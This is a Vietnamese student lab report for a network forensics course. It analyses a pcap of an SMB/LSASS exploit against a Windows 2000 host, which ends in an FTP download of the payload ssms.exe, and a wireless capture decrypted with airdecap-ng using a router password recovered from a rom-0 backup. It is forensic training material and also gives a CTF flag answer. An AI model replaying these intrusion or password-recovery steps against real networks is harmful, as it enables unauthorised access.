BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 4: Network Forensics

GVHD: Đoàn Minh Trung

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.N21.ATCL.1

STT	Họ và tên	MSSV	Email
1	Lê Viết Tài Mẫn	20521593	20521593@gm.uit.edu.vn
2	Vũ Hoàng Thạch Thiết	20521957	20521957@gm.uit.edu.vn
3	Hoàng Thanh Lâm	20521513	20521513@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 1	100%
2	Bài tập 2	100%
3	Bài tập 3	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT


1. Kịch bản 01

Kịch bản 01-a. Thực hiện phân tích tập tin dữ liệu mạng.


- Mô tả: Một máy tính trong mạng nội bộ bị nghi ngờ tấn công từ bên ngoài, nhân viên quản trị mạng dùng những công cụ chuyên dụng bắt các kết nối đến máy nạn nhân trong thời gian diễn ra cuộc tấn công. Sau đó lưu lượng mạng được trích xuất toàn bộ nội dung trong tập tin pcap.
- Tài nguyên thực hiện: traffic_kb01_a.pcap
- Yêu cầu: Thực hiện phân tích tập tin dump từ dữ liệu mạng để tìm nguồn gốc và nguyên nhân vụ tấn công để có giải pháp khắc phục

Đáp án:


- Dựa vào gợi ý ta sẽ sử dụng Wireshark để mở file **traffic_kb01_a.pcap**, sau đó mở Statistics/Enpoint List/IP v4 để xem IP bắt được



- Dựa vào thông tin trên, ta có thể biết được **98.114.205.10**2 là IP của kẻ tấn công (do đây là IP public), còn **192.150.11.111** là IP của nạn nhân (IP Private)
- Tiếp theo ta sẽ sử dụng trang http://cqcounter.com/whois/ để tìm thêm thông tin về địa chỉ IP của attacker như location, host,…



- Tiếp theo ta xem tìm hiểu các phiên TCP bằng Statistics –> Conversations -> Tab



- Có 5 phiên, ta sẽ tiến hành phân tích từng phiên (theo **Stream ID**)
- **Phiên 1: 98.114.205 -> 192.150.11.111**

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 5 | UDP


Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4
98.114.205.102	1828	192.150.11.111	445	31	6.665 KiB	1	14
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6
98.114.205.102	2152	192.150.11.111	1080	271	169.324 KiB	4	159
192.150.11.111	36296	98.114.205.102	8884	27	2.021 KiB	3	15

  - Ở đây attacker quét Port 445 (SMB), được sử dụng để truyền tải dữ liệu giữa các máy tính trong mạng nội bộ. Nó hỗ trợ việc chia sẻ tệp tin, máy in, thư mục và các tài nguyên mạng khác và attacker có thể lợi dụng các lỗ hổng trong giao thức này thực hiện các cuộc tấn công mạng.


- **Phiên 2: 98.114.205.102 -> 192.150.11.111**


Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4	242 bytes
98.114.205.102	1828	192.150.11.111	445	31	6.665 KiB	1	14	4.880 KiB
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6	483 bytes
98.114.205.102	2152	192.150.11.111	1080	271	169.324 KiB	4	159	163.410 KiB
192.150.11.111	36296	98.114.205.102	8884	27	2.021 KiB	3	15	1.026 KiB

  - Follow stream TCP ta biết được phiên bản windows của nạn nhân là windows 2000




- Ở phía trên ta attacker cũng quét port 445, lần này ta sẽ thử khai thác dịch vụ SMB của port này xem sao
- Đầu tiên ta sẽ filter các gói tin thuộc phiên này bằng cách chuột phải vào phiên tương ứng -> Apply as Filter -> Selected -> A<->B






- Attacker gửi yêu cầu kết nối tới $IPC (Path : \\192.150.11.111\$ipc) để có thể gửi lệnh đến nạn nhân




- **DsRoleUpgradeDownlevelServer** gửi đến nạn nhân một đoạn dữ liệu khá lớn. Sau khi tham khảo và tìm hiểu thì ta biết phiên bản remote Windows chứa một lỗ hổng trong chức năng 'DsRolerUpgradeDownlevelServer' của Local Security Authority Server Service (LSASS) cho phép kẻ tấn công thực thi mã tùy ý trên máy chủ từ xa với các đặc quyền hệ thống.



- **Phiên 3: 98.114.205.102 -> 192.150.11.111**

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4	242 bytes
98.114.205.102	1828	192.150.11.111	445	31	6.665 KiB	1	14	4.880 KiB
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6	483 bytes
98.114.205.102	2152	192.150.11.111	1080	271	169.324 KiB	4	159	163.410 KiB
192.150.11.111	36296	98.114.205.102	8884	27	2.021 KiB	3	15	1.026 KiB



- Follow Stream TCP thì ta biết được attacker đã gửi một lệnh tài file ssms.exe tới port 1957 của nạn nhân.

- **Phiên 4: 192.150.11.111 -> 98.114.205.102**

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4
98.114.205.102	1828	192.150.11.111	445	31	6.665 KiB	1	14
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6
98.114.205.102	2152	192.150.11.111	1080	271	169.324 KiB	4	159
192.150.11.111	36296	98.114.205.102	8884	27	2.021 KiB	3	15

- Tại đây nạn nhân thực hiện lệnh được attacker gửi để tải file ssms.exe

```
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```

- **Phiên 5: 98.114.205.102 -> 192.150.11.111**

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4
98.114.205.102	1828	192.150.11.111	445	31	6.665 KiB	1	14
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6
98.114.205.102	2152	192.150.11.111	1080	271	169.324 KiB	4	159
192.150.11.111	36296	98.114.205.102	8884	27	2.021 KiB	3	15


  - File ssms tải về:

Kịch bản 01-b. Thực hiện phân tích tập tin dữ liệu mạng thu được.


- Mô tả: Tập tin pcap được cho là dữ liệu mạng thu được từ một mạng không dây.
- Tài nguyên thực hiện: Network_Forensic_kb01_b.pcap
- Yêu cầu: Thực hiện phân tích tập tin dump từ dữ liệu mạng để tìm SSID, mật khẩu giải mã stream TCP, sau đó phân tích stream đã giải mã để tìm flag.

Đáp án: Flag: be02d2a396482969e39d92b6e440f5e3

- Tìm SSID, ta sử dụng công cụ **aircrack-ng** có sẵn trong Kali Linux




- Tìm mật khẩu giải mã stream TCP:
  - Ta sử dụng Wireshark và khai thác TCP Stream bằng cách lọc các gói tin TCP -> Follow -> TCP Stream




- Trong nội dung được gửi đi dễ thấy có đoạn "Hdbgarea" là đoạn mở đầu trong file cấu hình của **RouterPassView**

```
GET /rom-0 HTTP/1.1
User-Agent: Wget/1.15 (linux-gnu)
Accept: */*
Host: 46.4.232.88
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sat, 30 Jan 2016 12:59:22 GMT
Server: RomPager/4.07 UPnP/1.0
Last-Modified: Fri, 29 Jan 2016 21:40:02 GMT
Accept-Ranges: bytes
Content-Length: 16384
Content-Type: application/octet-stream
Via: 1.1 J5K-Mobinnet (jaguar/3.0-11)
Connection: close

.....Hdbgarea.....H.....
.....
.....
```


- Sau khi tham khảo và tìm hiểu thì ta sẽ search từ khóa này trên google và tìm hiểu ở link sau:
  [RouterPassView - Recover lost password from router backup file on Windows (nirsoft.net)]



- Xem nội dung Stream ở dạng Raw, sau đó copy nội dung (trừ phần header, từ 0101 đổ đi) và paste vào HxD sau đó lưu lại với tên **bai2b**




- Tiếp theo sử dụng công cụ RouterPassView ở trên để tìm pass, ở đây ta tìm được là **Rome4040**



- Tiếp đến dùng aircrack-ng để giải mã với tùy chọn -e là ESSID và -p là password Rome4040

```
┌──(kali㉿kali)-[~/Downloads]
└─$ airdecap-ng -e 'Rome' -p Rome4040 Net_Forensic_kb01_b.cap
Total number of stations seen            10
Total number of packets read           8525
Total number of WEP data packets          0
Total number of WPA data packets       1681
Number of plaintext data packets         84
Number of decrypted WEP  packets          0
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets        391
Number of bad TKIP (WPA) packets          0
Number of bad CCMP (WPA) packets          0

┌──(kali㉿kali)-[~/Downloads]
└─$
```

- Tìm chuỗi liên quan tới CTF trong file đã giải mã để lấy flag, do đã biết trước flag nên ta sẽ sử dụng strings và grep "CTF" để dễ tìm



- Tìm được flag là **CTF{be02d2a396482969e39d92b6e440f5e3}**

